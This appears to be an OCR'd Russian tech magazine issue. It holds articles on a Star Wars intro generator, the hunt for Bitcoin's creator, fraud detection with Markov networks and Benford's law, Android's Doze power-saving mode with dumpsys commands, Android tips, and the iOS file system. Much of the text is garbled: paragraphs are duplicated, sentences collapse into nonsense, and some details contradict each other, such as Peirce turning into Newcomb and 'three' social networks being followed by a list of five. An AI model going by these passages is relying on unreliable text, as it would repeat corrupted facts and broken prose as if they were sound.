→ Выход «Пробуждения силы» породил свежий прилив фанатизма по «Звездным войнам». А это в нынешние времена означает появление новых мемов, тематических твиттеров, тумблеров и прочей интернетной развлекухи. Проект под названием Star Wars Intro Creator — как раз из этой серии.

Знаменитые медленно уползающие в глубины космоса желтые буквы кто только не копировал и не пародировал, и теперь такая возможность есть и у тебя. Все, что для этого нужно, — зайти на страницу проекта на GitHub, вписать свой текст и нажать на Play. Если ничего не приходит в голову, делай, как мы, и бери первый абзац любой новости на xakep.ru — скорее всего, не будешь разочарован!

Удачным интро легко поделиться с друзьями: адрес страницы с результатом можно скопировать и распространять. И конечно же, на GitHub есть исходники проекта: можешь внести модификации и заодно подучить CSS.

Вот еще один полезный трюк. Русские слова длиннее английских, и в узкой колонке с выравниванием по краям получаются большие зазоры. Избежать такого обычно помогают переносы, но где же их взять в вебе? На самом деле это вполне реально: на сайте quittance.ru есть тулза, которая добавляет в текст невидимые символы мягкого переноса. Вставляешь такой текст в другое место (в тот же генератор интро к «Звездным войнам»), и слова будут переноситься по всем правилам.

В ПОИСКАХ САТОСИ НАКАМОТО

Фрэнк Уэй Лэйдман
Перевод: Ирина Ковалева

КАК ИЩУТ ЗАГАДОЧНОГО СОЗДАТЕЛЯ BITCOIN

Всю зиму 2013 года создал Сатоси Накамото. Несколько дней подряд пресс-службы компаний, которые работают с криптовалютой и сопутствующими технологиями, не могли дозвониться до своего главного специалиста. Ни одна из компаний не получала ни единого электронного сообщения. Не ответил на звонки даже Гэвин Андресен, ведущий разработчик Bitcoin. Он уже несколько месяцев сообщал в своем блоге, что Сатоси — это посредник, и что за ним стоит ЦРУ. Но Андресен, ветеран Силиконовой долины, не из тех, кто из-за слухов меняет свое мнение. Он был уверен, что Сатоси — это гений, и что, если бы кто-нибудь смог разгадать тайну криптовалюты, то именно Сатоси. Поэтому Андресен и отправился в Вашингтон.

Сатоси — это гений, который в 2008 году изобрел Bitcoin — цифровую криптовалюту, позволяющую осуществлять платежи через сеть, минуя посредников в виде банков и компаний. Bitcoin — это не просто новая форма денег, но и технология, которая может изменить мир. Сатоси — это гений, который, по-видимому, не хочет, чтобы его кто-нибудь нашел

КАК УЗНАТЬ ОФФШОР

ИСТОРИЯ О РУССКИХ БОТАХ, АУКЦИОННЫХ ВОРАХ И КРАДЕНЫХ МИЛЛИАРДАХ

Олег Пармонов
parmonov@step.ru

Охотники на онлайновых мошенников вряд ли станут героями боевика. Ни тебе сложных многоходовок, ни погонь и перестрелок. Но кого это волнует, когда на кону сотни миллиардов долларов? Гигантские деньги защищают от преступников при помощи математических моделей, которые выявляют любое отклонение от нормы.

В 2011 году компания PricewaterhouseCoopers провела крупное исследование онлайнового мошенничества. Собранные данные свидетельствуют, что в течение двенадцати месяцев, предшествующих исследованию, жертвами мошенников стали 37% российских компаний, а 7% компаний признались, что теряют таким образом более 100 миллионов долларов в год. С тех пор вряд ли что-то изменилось к лучшему.

В других странах дела идут не веселее. По оценкам экспертов, каждый год в карманы онлайновых мошенников переходит порядка 4 % от сотни миллиардов долларов. Точные масштабы бедствия не знает никто, потому что компании страшно не любят рассказывать о том, сколько денег они теряют из-за мошенников. И можно понять. Лишние подробности только распугают клиентов.

Откуда берутся такие чудовищные суммы? Все просто. Большие российские банки, такие как «Сбербанк» или «Альфа-банк», обрабатывают более миллиона транзакций в сутки. Visa обрабатывает 150 миллиардов транзакций в сутки ещё четыре года назад. Вообразим, что они теряют по десять долларов на одной транзакции из тысячи. Это значит, что убытки выражаются на миллион долларов каждые сто миллионов транзакций.

Проверить все эти сделки вручную заведомо невозможно. Тут нужна автоматика. Платежные системы и банки могут лишь отсеивать экспертные системы, которые следят подозрительные операции. Чем больше порог правил, выявляет наиболее подозрительные транзакции. Правила принято держать в секрете, но догадаться о содержании некоторых из них нетрудно. Например, туристы знают, что внезапная покупка систа со счета сопровождается ограничениями или сделать крупную покупку в другой стране нередко приводит к блокировке карты, тот же результат дает и приобретение иностранной SIM-карты. Это результаты срабатывания именно таких правил.

Ключевое слово тут — «внезапная». Самый верный признак мошенничества — это внешнее поведение. Именно его выявляют наборы правил. Впрочем, чтобы искать отличия от нормы, нужно знать, какова норма. Для этого и борцы с онлайновым мошенничеством знают их все. В последнее время в моду вошли всевозможные статистические методы, машинное обучение и нейронные сети. В некоторых случаях сверхтяжелые алгоритмы отличать мошенников по образам (так называемое обучение с учителем).

Тут действует тот же принцип, что и при обнаружении спамера, который начинает работать лучше, если показать-ему, как выглядит нежелательное письмо. В других случаях станку делают на поиск странностей или аномалий. Этот подход ценен тем, что его не обманет даже совершенно новый метод мошенничества. Кроме того, он застрахован от ошибок, возникающих в результате обучения на неточных данных.

Новые методы дают более точный результат, чем традиционные наборы правил. Несколько лет назад платежная система Visa усовершенствовала свою систему выявления мошеннических транзакций, которая в прошлом проверяла около четырех десятков особенностей каждой сделки при помощи набора правил. Теперь она в реальном времени анализирует порядка пятисот особенностей, начиная со статистики по конкретному покупателю (например, среднее количество транзакций, которые он совершает в течение суток) и заканчивая номером банкомата. Вскоре Visa отчиталась о двух миллиардах долларов, которые удалось сэкономить благодаря новой системе.

ОПАСНЫЕ СВЯЗИ В МАРКОВСКИХ СЕТЯХ

Значительная доля преступлений такого рода происходит на онлайновых аукционах. Оно и понятно: обмануть продавца или покупателя куда проще, чем крыть банк или платежную систему. Отзывы покупателей и всевозможные репутационные системы проблему не решают. Наоборот, иногда они даже помогают мошенику. Накрутить репутацию и сделать несколько хороших сделок при помощи набора правил. Теперь она в реальном времени анализирует порядка пятисот особенностей, начиная со статистики по конкретному покупателю (например, среднее количество транзакций, которые он совершает в течение суток) и заканчивая номером банкомата. Вскоре Visa отчиталась о двух миллиардах долларов, которые удалось сэкономить благодаря новой системе.

Новые методы дают более точный результат, чем традиционные наборы правил. Несколько лет назад платежная система Visa усовершенствовала свою систему выявления мошеннических транзакций, которая в прошлом проверяла около четырех десятков особенностей каждой сделки при помощи набора правил. Теперь она в реальном времени анализирует порядка пятисот особенностей, начиная со статистики по конкретному покупателю (например, среднее количество транзакций, которые он совершает в течение суток) и заканчивая номером банкомата. Вскоре Visa отчиталась о двух миллиардах долларов, которые удалось сэкономить благодаря новой системе.

Мошенники с самого начала исходят из того, что им придется часто менять учетные записи, с которых совершаются сделки. Чтобы у потенциальных жертв не возникнуть сомнений, перед использованием новой аккаунт должен получить хорошую репутацию. Секрет успеха в том, чтобы поставить генералу мошеннических аукционов с хорошей репутацией на пост.

Для этого существует сети доверия. Они могут помогать в выявлении необходимость, они быстро создадут репутацию кому угодно. При этом «пособники» ведут себя максимально естественно, регулярно взаимодействуют с честными продавцами и никогда не нарушают закон. Они могут действовать годами, не привлекая внимания администрации сервиса.

Исследователи из университета Карнеги — Меллона предположили, что анализ связей между пользователями онлайнового аукциона позволит автоматически выявлять аккаунты-мошенники и аккаунты-пособники. Действительно, пособники гораздо чаще взаимодействуют с мошенниками, чем обычный пользователь. Мошенники же, наоборот, никогда не сталкиваются с другими мошенниками — только с пособниками и честными пользователями.

Исследователи представили людей в виде марковской сети — ненаправленного графа, вершины которого могут находиться в одном из нескольких состояний. В нашем случае вершинам соответствуют учетные записи. Они могут быть мошенниками, пособниками или честными пользователями — это, если использовать термины марковской сети, их состояния. Если аккаунты проверяли хотя бы одну сделку, соответствующие им вершины сяжкет друга.

Состояние каждой вершины в марковской сети зависит от ее текущего состояния и состояний ее соседей. Как именно она зависит, определяет так называемая матрица распространения. В ней прописаны наиболее вероятные следующие состояния для всех сочетаний текущего состояния и состояния соседней вершины. Предположение вероятности исследователи подобрали вручную.

Чтобы определить наиболее вероятный статус каждой вершины, использовался алгоритм распространения доверия (belief propagation). Вначале каждая вершина подчиняется свое состояние по матрице распространения. Затем вершины сообщают друг друг об изменившемся состоянии. Получив новые данные о соседях, они уточняют свое состояние. Это запускает следующий этап вычислений, за которым идет новая цепочка сообщений. Так продолжается до тех пор, пока система не достигнет равновесия.

На этой иллюстрации серым помечены вершины с неопределенным состоянием, красным — мошенники, синим — пособники.

Чтобы проверить эффективность этого метода, исследователи напустили на «eBay самодельного робота, который собирал информацию о пользователях и сделках между ними. На основании полученного набора данных они построили граф, состоящий из 66 130 вершин и 795 320 дуг. Десять вершин в этом графе принадлежали уже пойманным мошенникам, о которых сообщали в новостях. Алгоритм верно определил каждого из них и поместил вероятных сообщников. Если в другой странице того, что идея верна репутация учетных записей, которые алгоритм заподозрил в мошенничестве, оказалась в несколько раз хуже, чем у остальных.

Интересно, что друг того, чтобы все сработало, алгоритму не обязательно знать заранее, кто пособник, а кто мошенник. Не нужна даже репутация пользователей. Анализу подлежат лишь связи между ними. Все определяет топология графа.

НЕПРАВИЛЬНАЯ ДРУЖБА РУССКИХ РОБОТОВ

В 1881 году американский математик Чарльз Сандерс Пирс заметил нечто очень странное: по какой-то причине первые страницы в книгах с логарифмическими таблицами всегда истрепаны сильнее, чем последние. И дело не в том, что их никто не дочитывает до конца. Логарифмические таблицы — это длинный ряд, которую полезно читать по порядку. Это инструмент, значительно ускоряющий умножение и деление больших чисел.

В логарифмическом масштабе числа заранее подчиняются логарифмы множества чисел. Чтобы перемножить два числа, достаточно отыскать в таблице соответствующие им логарифмы, сложить их, а затем определить по той же таблице, какому результату соответствует сумма. Это гораздо проще и быстрее, чем умножение столбиком, которому учат в школе.

В начале логарифмической таблицы перечислены логарифмы чисел с единицей в старшем разряде, затем идут логарифмы чисел, начинающихся с двойки, и так далее до девяти. Если в начале книга истрепана сильнее, чем в конце, значит, множители, которые начинаются с единицы, нужны людям чаще, чем числа, начинающиеся с цифры два, не говоря уж о девяти.

Ньюком предположил, что чем меньше значение старшего разряда числа, тем чаще оно встречается. Согласно формуле, которую вывел Ньюком, вероятность столкнуться с числом с единицей в начале составляет около 30%. Вероятность снижается с каждой цифрой, пока не достигает 4,6% — это значение соответствует девятке.

Здравый смысл протестует против этой идеи, но с фактами не поспоришь. В 1938 году физик Фрэнк Бенфорд, независимо наткнувшийся на ту же закономерность, протестировал справедливость своих выводов на десятках тысяч измерений. Он подытоживал вероятность, с которой разные цифры встречаются в старшем разряде десятичных физических констант. Результаты совпали с предсказаниями формулы. Площади бассейнов рек? Молекулярный вес сотен химических веществ? Численность населения случайно отобранных населенных пунктов? Курсы акций биржи? Бенфорд проверил один набор данных за другим, но не мог найти ошибки. Распределение цифр в старшем разряде подчинялось закону, который сегодня носит его имя, — закону Бенфорда.

В начале семидесятых экономист Хал Вариан предложил использовать закон Бенфорда для того, чтобы отличать фальсифицированные данные от подлинных. Значения, взятые с потолка, могут выглядеть очень правдоподобно, но они не выдерживают проверки законом Бенфорда. К концу двадцатого века этот метод взяла на вооружение судебная бухгалтерия. Там проверяют, случайным ли цифры в финансовой отчетности в нужное распределение. Если закон Бенфорда не соблюден, значит, финансовые показатели кто-то подправил.

Закон Бенфорда с легкостью отыскивает следы человеческого вмешательства в естественный порядок. Нужно ли объяснять, насколько это сложно качество для поиска аномалий в данных? Алгоритм, построенный таким образом, прост и эффективен. Правда, он не годится для анализа данных, которые заведомо неестественны. Это ограничение, но у кого их нет?

Красный пример использования закона Бенфорда для выявления обмана дает недавняя работа Дженнифер Гербер, исследователя, специалиста в области анализа социальных сетей. Она показала, что с его помощью можно выявить на чистую воду ботов — поддельные учетные записи в Facebook или Twitter.

Гербер начала с изучения наборов данных о подмножествах пользователей трёх крупных социальных сетей: Facebook, Twitter, Google+, Pinterest и LiveJournal. В большинстве случаев данные о пользователях извлекались при помощи программного интерфейса соответствующей соцсети. Исключение составляли Google+ и LiveJournal. Информацию об их пользователях была позаимствована в Stanford Network Analysis Project.

Для начала исследовательница проверила количество связей между аккаунтами в каждой соцсети. Как и ожидалось, эти значения совпали с распределением, которые предсказан законом Бенфорда. Исключение составляет Pinterest: при создании аккаунта сервис добавляет пять связей автоматически, и это портит всю статистику.

Затем Гербер занялась анализом отдельных учетных записей. Она отобрала 10 из них, которые насчитывают по нескольку тысяч друзей в социальных связей. Оказалось, что распределение первых значащих цифр количества «друзей» у аккаунтов, к которым ведут эти связи, почти всегда укладывается в закон Бенфорда. Например, в наборе данных Twitter существенное отклонение наблюдалось лишь в 1% случаев.

И что же это за друзья? Гербер проверила 170 аккаунтов Twitter, не подчинявшихся закону Бенфорда, и обнаружила, что лишь два из них не выказают подозрений. Подавляющее большинство остальных оказались русскими ботами. Эти аккаунты очень похожи друг на друга: фотографии пользователя явно позаимствованы из фотобанка, сами твиты — бессмысленные обрывки книжных цитат, друзья — другие боты. Они маскируются под обычных людей, но закон Бенфорда легко выявляет их искусственность.

В одной небольшой статье невозможно перечислить (и тем более разобрать) все методы выявления аномалий, полезные при охоте на онлайновых мошенников. Но такой цели и не стоит — это же «Антифрод для чайников» (такая книжка, к слову, существует). Если же вы хотите лишь погрузиться в тему глубже, то лучшим способом будет чтение академических публикаций. Scholar.google.com поможет их найти, а дальше — сам.

ДОЗИРУЙ БАТАРЕЮ ПРАВИЛЬНО

РАЗБИРАЕМСЯ В МЕХАНИЗМАХ РАБОТЫ И ТОНИЧИМ РЕЖИМ ЭНЕРГОСБЕРЕЖЕНИЯ DOZE

Евгений Зобнин
@zobnin

Режим энергосбережения Doze — одно из ключевых новшеств Android 6.0. Это не просто очередная оптимизация, это кардинально новый подход, позволяющий, что касается Google, существенно продлить жизнь устройства от батареи. Но так ли эффективен этот механизм на самом деле? Попробуем выяснить, заодно разберемся, как он работает и можно ли его настроить под себя и активировать на старых версиях Android.


В ЧЕМ ПРОБЛЕМА?

Когда Google заявила, что после обновления до Android 6.0 жизнь Nexus 7 продлевается на пять часов, верится с трудом. Слишком фантастическая цифра. Однако если разобраться в том, как работает Doze, то все встает на свои места. Дело в том, что до Android 6.0 в плане энергосбережения Google, в общем-то простой механизм, который всего лишь ликвидирует сон устройства, когда оно не используется. Но это кардинально отличается от системы, которая предлагается в Android на iOS. С другой стороны, очень скоро после появления Android стали звучать серьезные проблемы такого подхода. Из-за постоянной работы фоновых процессов в ОС приходилось отказываться от использования аппаратных ресурсов, а для разработчика, в то время далеко не из самых простых, приложение, в особом выполнять экран, и оно все равно сделает свое дело?


С одной стороны, это показывает особенность Android, которая позволяет работать на аппаратуре гораздо более мощной (и это, кстати, очень, как метко при переходе с Android на iOS). С другой стороны, очень скоро после появления Android стали звучать серьезные проблемы такого подхода. Из-за постоянной работы фоновых процессов в ОС приходилось отказываться от использования аппаратных ресурсов, а для разработчика, в то время далеко не из самых простых, приложение, в особом выполнять экран, и оно все равно сделает свое дело?

Дорогие время проблемы пытаешь доберут как сам Google, так и независимые разработчики. Для решения проблемы разработчики работы стали разные инструменты, такие, например, как автоматическое отслеживание работы фоновых сервисов приложений и их фиксированная остановка. Для начала выбирается приложение, вызовой нажатия на процессор (Android 4.4). Во втором случае появились приложения, которые, например, Greenify. Одно говорящее, какие приложения не дают процессору уснуть, другое позволяло «замораживать» эти приложения, чтобы они вообще не могли работать в фоне. Для начала выбирается приложение, фоны потом приложения эти для стандартным способом.

Однако, что поделаешь, Greenify, Wakelock Detector и Greenify требовали такие понимать, что ты делаешь, тратить время на поиск каждого из процессов-растратчиков, для и всего это прочее время. С помощью Doze Google как раз и попыталась избавиться от этих проблем, реализовав полностью автоматический механизм замораживания приложений.



Wakelock Detector: список вахлаев до процессора пробужений



Greenify: выбираем приложения для заморозки.

КАК ЭТО РАБОТАЕТ?

Doze — это системный сервис, который активируется после отключения экрана и следит за тем, не лежит ли ты смартфон в руки (с помощью датчиков положения) или не подключен ли к зарядке. Тогда он начинает отсчет времени, спустя по окончании этого периода указанных действий со смартфоном не происходит. Doze переходит его в режим агрессивного энергосбережения (на самом деле все сложнее, но об этом позже), который выполняет:

- запрет любых сетевых операций;
- полное игнорирование вейклоков (wake locks), того самого механизма, который позволяет приложениям безнаказанно работать, даже если экран выключен;
- отложенное выполнение алармов (alarms), которые позволяют приложениям выполнять отложенные задачи в определенное время;
- отключение сканирования Wi-Fi;
- отключение синхронизации аккаунтов Google, так и с другими облачными сервисами, добавленными в раздел «Аккаунты» в настройках;
- отключение JobSchedule — системы, позволяющей приложениям получать управление при определенных условиях (при подключении к Wi-Fi, например).

Говоря простыми словами, Doze запрещает приложениям делать что-либо, если смартфон долго время не используется. Но есть несколько исключений. Прежде чем отправляемся спать, Doze спрашивает у пользователя, что тот хотел бы видеть на Doze, позволяя приложениям выполнять отложенные действия (те же алармы). Причем чем дольше смартфон остается нетронутым, тем реже будет проходить выход из Doze. Второе система учитывает потребности таких приложений, как будильники, и выходит из режима Doze незадолго до того, как они должны сработать, также приложения должны использовать метод setAlarmClock() класса AlarmManager. Третье: приложения, получающие push-уведомления с помощью Google Cloud Messaging (GCM), смогут выходить смартфон из режима Doze, но только в том случае, если это высокоприоритетные уведомления. Четвертое: звонки и СМС сразу выводят смартфон из режима Doze.

Временная шкала работы Doze

Вместе с Doze в Android 6.0 также появилась расширенная фич функция App Standby. По сути, это тот же механизм, но работающий в отношении отдельно взятых приложений, а не всей системы в целом и не зависящий от того, выключен экран или нет. Если ты пользуешься каким-нибудь приложением, то тем, какие ранее запущенные приложения ты использовал, и если ты долго не возвращаешься к приложению, оно будет помещено в режим App Standby. В таком режиме приложение имеет все те же ограничения, что и в режиме Doze, и точно так же время от времени получает управление на короткие перерывы.

МОЖНО ЛИ ОТКЛЮЧИТЬ DOZE?

Doze — это, безусловно, большой шаг вперед в энергосбережении. Однако далеко не каждый пользователь будет рад тому, что все его приложения будут так или иначе замораживаться. Есть деловые программы, которые должны работать в фоне и постоянно выполнять какие-то действия: скачивание GPS-трекеры, приложения для удаленного управления, разного рода серверы (SSH, SMS). Поэтому в Android есть встроенный интерфейс для отключения Doze для отдельных приложений. Сделать это можно двумя способами.

Находится он здесь: «Настройки» → Батарея → меню → Экономия заряда батареи → Все приложения. Посмотрев панель по мужскому принципу и выбрать пункт «Не экономить». После этого приложение сможет использовать Google Cloud Messaging (GCM), сообщать по самым важным поводам, но все остальное — ограничения Doze и App Standby. Для тех, кто не будет продолжать действовать.

Второй способ добраться до нужной опции чуть сложнее, но зато сможет инициировать и само приложение. В Play Маркете такое приложение будет подвергнуто дополнительной модерации перед тем, как попасть в магазин только при соблюдении определенных условий. В частности, Doze разрешается обходить только приложениям, которые технически с ним несовместимы или по каким-либо причинам не могут использовать GCM.

Чтобы отключить Doze для таких приложений, нужно либо подключить смартфон по ADB и сделать, либо иметь root. Во втором случае отключение Doze выполняется с помощью специального скрипта в маркете эмулятора терминала:

```
su
dumpsys deviceidle disable
```

Включение:

```
su
dumpsys deviceidle enable
```

БОЛЕЕ ГИБКИЕ НАСТРОЙКИ

Имеется Doze фиксированными параметрами под себя. Для этого есть несколько приложений, но мы остановимся на Xposed от небезызвестного Фрэнчарко Фрэнчарко (Rovo89). Для начала нужно установить и запустить Xposed, выбрать настройки Doze, в том числе время его включения, разрыв между интервалами выхода из Doze, частоты отправки push-уведомлений и другое.

Приложение имеет множество настроек, разделенных на три секции: Sensors, Idle и Advanced. Первая секция нужна непосредственно для режима Doze. Последний, как и гласит название, запускает агрессивный режим работы Doze, который предполагает, что Doze будет активирован сразу после отключения экрана. Использовать его в рекомендуют только в крайних случаях, например на прототипах, которые Doze не поддерживает.

У каждой настройки есть описание (на английском), однако понять его смысл, не зная, через какие параметры проходит смартфон при выходе из режима Doze, практически невозможно. Поэтому нам придется углубиться в детали. Если же брать в расчет некоторые этапы вроде заблокированного определения местоположения, то ситуация может стандартных находящимся в Doze приложениям, то шаго работа Doze вал лишат так:

1. Экран выключается, смартфон переходит в сон.
2. Запускается Inactive timeout (по умолчанию тридцать минут), во время которого смартфон продолжает спать, но можно выйти из режима Doze.
3. По истечении тайм-аута запускается Sensing timeout (четыре минуты), во время которого смартфон ждет любых движений смартфона — если они есть, запускается Motion inactive timeout (десять минут), по окончании которого вновь запускается Sensing timeout.
4. Если движений нет, запускается Idle after inactive timeout (тридцать минут), смартфон ждет резких движений и перемещений смартфона (Significant motion), если они происходят, запускается Motion inactive timeout, а далее все сначала (с третьего пункта).
5. Если и резких движений нет, смартфон переходит в режим Doze и запускается Idle timeout (один час), смартфон продолжает спать, за движениями.
6. По истечении Idle timeout смартфон на короткое время выходит из режима Doze, запуская Idle pending timeout (пять минут).
7. Если движений не происходит, смартфон вновь возвращается в режим Doze, но в этот раз на время, равное **Idle timeout * Idle factor (2.0)**, то есть на два часа.
8. Шаги 6 и 7 повторяются.

Во время всех шагов этого цикла, начиная с третьего, смартфон спит за движениями смартфона и, если они есть, запускает Motion inactive timeout, после которого возвращается к третьему шагу. Другими словами, смартфон, который постоянно перемещается в пространстве (например, при ходьбе), будет всегда находиться в режиме либо Sensing, либо Motion inactive и никогда не перейдет в режим Doze. Если же смартфон находится в покое, переходя в режим Doze спустя он раньше, чем через Inactive timeout + Idle after inactive timeout).

Стандартные настройки Doze — оптимальные для большинства людей. В течение дня, когда вы берешь смартфон в руки как минимум раз в час, он будет работать в обычном режиме, но в ночи благополучно перейдет в режим Doze. Это абсолютно логичная и правильная схема работы. Любителям экспериментов в быстродействии обратить внимание на Inactive timeout, Motion inactive timeout и Idle pending timeout. Первые два можно уменьшить, например, в два раза, тогда наслаждайся в покое смартфон будет переходить в режим Doze уже через тридцать минут. Idle pending timeout определяет период, в который смартфон будет бодрствовать, временно выходя из Doze. Пять минут может быть слишком много для того, чтобы приложения всего лишь успевали забрать почту и обновить виджеты погоды, так что этот параметр можно сократить до одной-двух минут. Остальные настройки в Doze не трогай.

Кстати, смартфон можно в любой момент принудительно перевести в режим Doze с помощью все тех же команды дампуза (гадать, это сладко? при выключенном экране, например с помощью ADB):

```
su
dumpsys deviceidle force-idle
```

Также можно перевести в режим App Standby отдельно взятое приложение:

```
su
am set-inactive <имя_пакета> true
```

Сложные настройки Doze доступны фонсовой можно ускорить текущие настройки Doze

DOZE ДЛЯ БОЛЕЕ СТАРЫХ ВЕРСИЙ ANDROID?

Doze встроен в операционную систему и затрагивает многие ее компоненты, поэтому перенести его в более ранние версии ОС, не нарушив при этом работы системы, невозможно. Однако: Google умеет, пользуясь тем, что в ядрах ядро из ядра пользователей получить Doze, не устанавливая Android 6.0. Проекта Doze уже успели воплотить на многих зарубежных и отечественных сайтах как отдельное решение оригинальной фирмы от Google, собственная ее с Android 4.4.

На самом же деле приложение не имеет никого общего с фирменной Doze из Android 6.0. Все, что оно делает, — просит root-доступ и отключает ненужные использовать интернет, когда экран выключен. Другими словами, как и раньше, приложение будет продолжать работать в заначку по-прежнему, но не получает доступ к сети. Какая-то экономия батареи есть, конечно, будет, но это жулики кастыль, который отмает чрезмерным функционированием многих приложений (само собой, фундаментальности отключения режима энергосбережения тут нет).

ВЫВОДЫ

Doze — отличная технология, но это вовсе не волшебная палочка, которая решит все твои проблемы с расходом батареи раз. Ее эффективность сильно зависит от того, как ты используешь устройство. На смартфоне раньше в расходе батареи после перехода на Android 6.0, скорее всего, будет практически незаметна. Doze предназначен себе только тем, кто в смартфоном находится после. Однако для планшета все может быть совсем иначе. Если ты используешь его начисто, например только в течение от и когда ему, Doze поможет тебе всего всего всего. Большую часть времени планшет будет находиться в режиме энергосбережения, что расход скажется минимальным (в идеале нулевым). ✖

Puzz
Puzz
Puzz is a classic battery life by more hours. Create a walk. Due we are up a 30%
Get this Doze
Запомни эту сову — она не та, за кого себя выдает

TIPS'N'TRICKS ИЗ АРСЕНАЛА АНДРОИДОВДА

Денис Ратборский
denis_ratborskiy@mail.ru

СКРЫТЫЕ ВОЗМОЖНОСТИ ANDROID, О КОТОРЫХ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ

На первый взгляд Android может показаться крайне простой операционной системой, однако в нем (особенно в последних версиях) есть множество скрытых функций и настроек, которые могут существенно облегчить тебе жизнь. Так что перед тем, как бежать получать root и устанавливать кучу сомнительных тонких софтов, лучше будет ознакомиться с этой функциональностью.

БЕЗОПАСНЫЙ РЕЖИМ

В Android есть так называемый безопасный режим. Работая в этом режиме, операционка отключена от всех сторонних пользовательских приложений, поэтому он может спасти, если ты задал заразил смартфон бонусом (см. врезку). Для включения достаточно нажать кнопку выключения и удержать кнопку «Отключить питание», а затем удержать палец на нем. Смартфон уйдет в перезагрузку.

ЧЕРНЫЙ СПИСОК

Черный список бывает всегда были каким-то греполесием для пользователей Android. Сама система не предоставляет таких возможностей, а доступные в маркете приложения требуют доверенных прав, которые есть не у всех. Но всегда надежным способом такие приложения могут проскочить благодаря стандартным возможностям ОС. Для этого нужно добавить в список черных.

Однако блокировку можно получить и в стоковом Android, для этого достаточно просто сделать номер «Черным» в стандартном списке. Чтобы сделать это, тапаем по нужному контакту, далее нажимаем кнопку редактирования («карандаш»), выбираем «Добавить номер». Пускай, допустим, Так же, остается можно установить отдельный рингтон для добавочка.

ВЫСТРЕЛ ОТВЕТЫ

Так называемые быстрые ответы — это функция, позволяющая быстро отослать СМС в ответ на звонок. Это весчмачно достучите чтобы стоила тепа «не могу говорить — не перезвоню». Что это дополнительно сумеет и обадрнеть. Если кочетко чего-то более кравзитного, шаблоны ответов можно отредактировать. «Тень-фон» > меню > «Настройки» > «Быстрые ответы».

Безопасный режим стоковые приложения отключены

Отправляем контакт в черный список

Редактируем быстрые ответы

МАЛЕНЬКИЕ ХИТРОСТИ

Чтобы изменить регистр букв или сделать так, чтобы у уже введенной сообщение слова или предложение начинались с заглавной, достаточно выделить фрагмент, требующий изменения, и нажать соответствующую кнопку в меню. В Android 5.0 доступна и быстрая настройка можно получить, вызвав шторку двумя пальцами.

Для ускорения отправки сообщений в Android 4.0 можно использовать виджеты, а также ярлыки на экране с любой группы появившиеся стандарт. В Android ниже версии 4.0 можно, чтобы не мешать, «шрифт в сообщениях > Спец. возможности > Жесты для увеличения». Теперь любой участок экрана можно увеличить, потыкавшись сотня раз. В Android 4.0 можно, чтобы отключить автоматическое создание иконок на рабочем столе, зайти Play Маркет, перейти в настройки и снять галочку с пункта «Добавить значки».

РАСШИРЕННЫЕ НАСТРОЙКИ WI-FI

В Android 4.0 в Wi-Fi появился и несколько большинство пользователей радует настроек с дополнительными опциями Wi-Fi. Чтобы до него добраться необходимо перейти в «Настройки» > Wi-Fi», нажать кнопку меню и выбрать «Дополнительные функции». Здесь можно отключить уведомления об обнаружении новых сетей, отключить сеть при слабом сигнале, сохранять работу в пассивном режиме, модуль Wi-Fi сосредит меньше батареи, чем при включенной, отключить, использовать статический IP и прочие настройки. Для каждой сети Wi-Fi доступ (прочие сопряжение устройств без использования точки доступа).

ОТКЛЮЧЕНИЕ СИНХРОНИЗАЦИИ

По умолчанию в Android включена синхронизация (push-уведомления) со всеми серверами, добавленными в раздел «Настройки > Аккаунты». В первых версиях Android это приводит к тому, что Google и другие серверы постоянно посылают синхронизацию тебе могут и не спрашивая (например, синхронизация Google), что может не лучшим образом сказаться, если тебе тоже тоже между и сотка почему у тебя «Автосинхронизация данных». А можно только некоторые данные, можно сделать, чтобы не мешать, «шрифт в сообщениях > Спец. возможности > Жесты для увеличения». Теперь любой участок экрана можно увеличить, потыкавшись сотня раз. В Android 4.0 можно, чтобы отключить автоматическое создание иконок на рабочем столе, зайти Play Маркет, перейти в настройки и снять галочку с пункта «Добавить значки».

ОТКЛЮЧЕНИЕ ЛИШНИХ ПРИЛОЖЕНИЙ

Всегда можно удалить предустановленные производителем или, который мы не запускали и в разом сделать, для ускорения ненужные вручную для запуска в списке приложений? К сожалению, в Android можно отключить многие предустановленные приложения. Переходим в «Настройки > Приложения» и открываем вкладку «Все». Теперь нужно прокрутить список. Выбираем нужное приложение и тапаем «Отключить». Теперь приложение не будет отображаться в списке приложений. К сожалению, в Android можно, чтобы

Михаил Фесенко
mfesenko@gmail.com

НАРЕЗАЕМ ЯБЛОКИ

ЧТО ВНУТРИ ФАЙЛОВОЙ СИСТЕМЫ iOS ↓

При работе с джейлбрейкнутым iOS-устройством могут возникнуть проблемы, решить которые можно только при помощи модификации файлов. В для этого необходимо знать большую часть файловой системы, понимать, где что лежит и какие файлы за что отвечают, куда устанавливаются программы и твики и как они взаимодействуют между собой. Обо всем этом мы и поговорим.

ОСНОВНЫЕ КАТАЛОГИ И ФАЙЛЫ

iOS – UNIX-подобная операционная система и использует очень похожую на UNIX и OS X структуру файловой системы. «Папка» здесь именуется «каталог», но суть от этого не меняется – что есть каталоги, что есть файлы, ничем отличаются друг от друга. В общем-разном это каталог **/var/mobile/** и решение каталогов **/var/root/**, **/var/private/**. Часть каталогов стандартны для UNIX-систем. Это **/boot** — здесь в UNIX расположатся ядро системы и RAM-диск (в iOS ядро и ramdisk лежат в **/private/var/db/**), **/dev** — файлы устройств, **/etc** — настройки и скрипты запуска, **/usr** — исполняемые файлы и библиотеки, **/var** — изменяемые данные, **/tmp** — временные файлы, **/mnt** — точка монтирования внешних файловых систем (когда подключается фотошара и прочее).

Наиболее же интересны для нас каталоги **/System**, **/Library** и **/var**. Именно из здесь лежат основные файловые системы (первый каталог), системные данные (второй), настройки приложений и их данные (третий).

Стандартные системные приложения хранят свои настройки в каталоге **/Applications**. Здесь же располагаются исполняемые файлы Cydia, Zeusmos и некоторых других программ. Для, для установки которых необходим джейлбрейк. Файлов здесь немного больше, чем нужно на работоспособности ОС, так как тут расположены и некоторые внутренние службы, выделенные в качестве отдельных приложений (например, **/Applications/MobilePhone.app** и «Новости» другие). На невозможность этого каталог обновляется только при обновлении прошивки, а при удалении приложения, которое в нем лежит, оставляются именно и него, как и сам каталог Cydia.

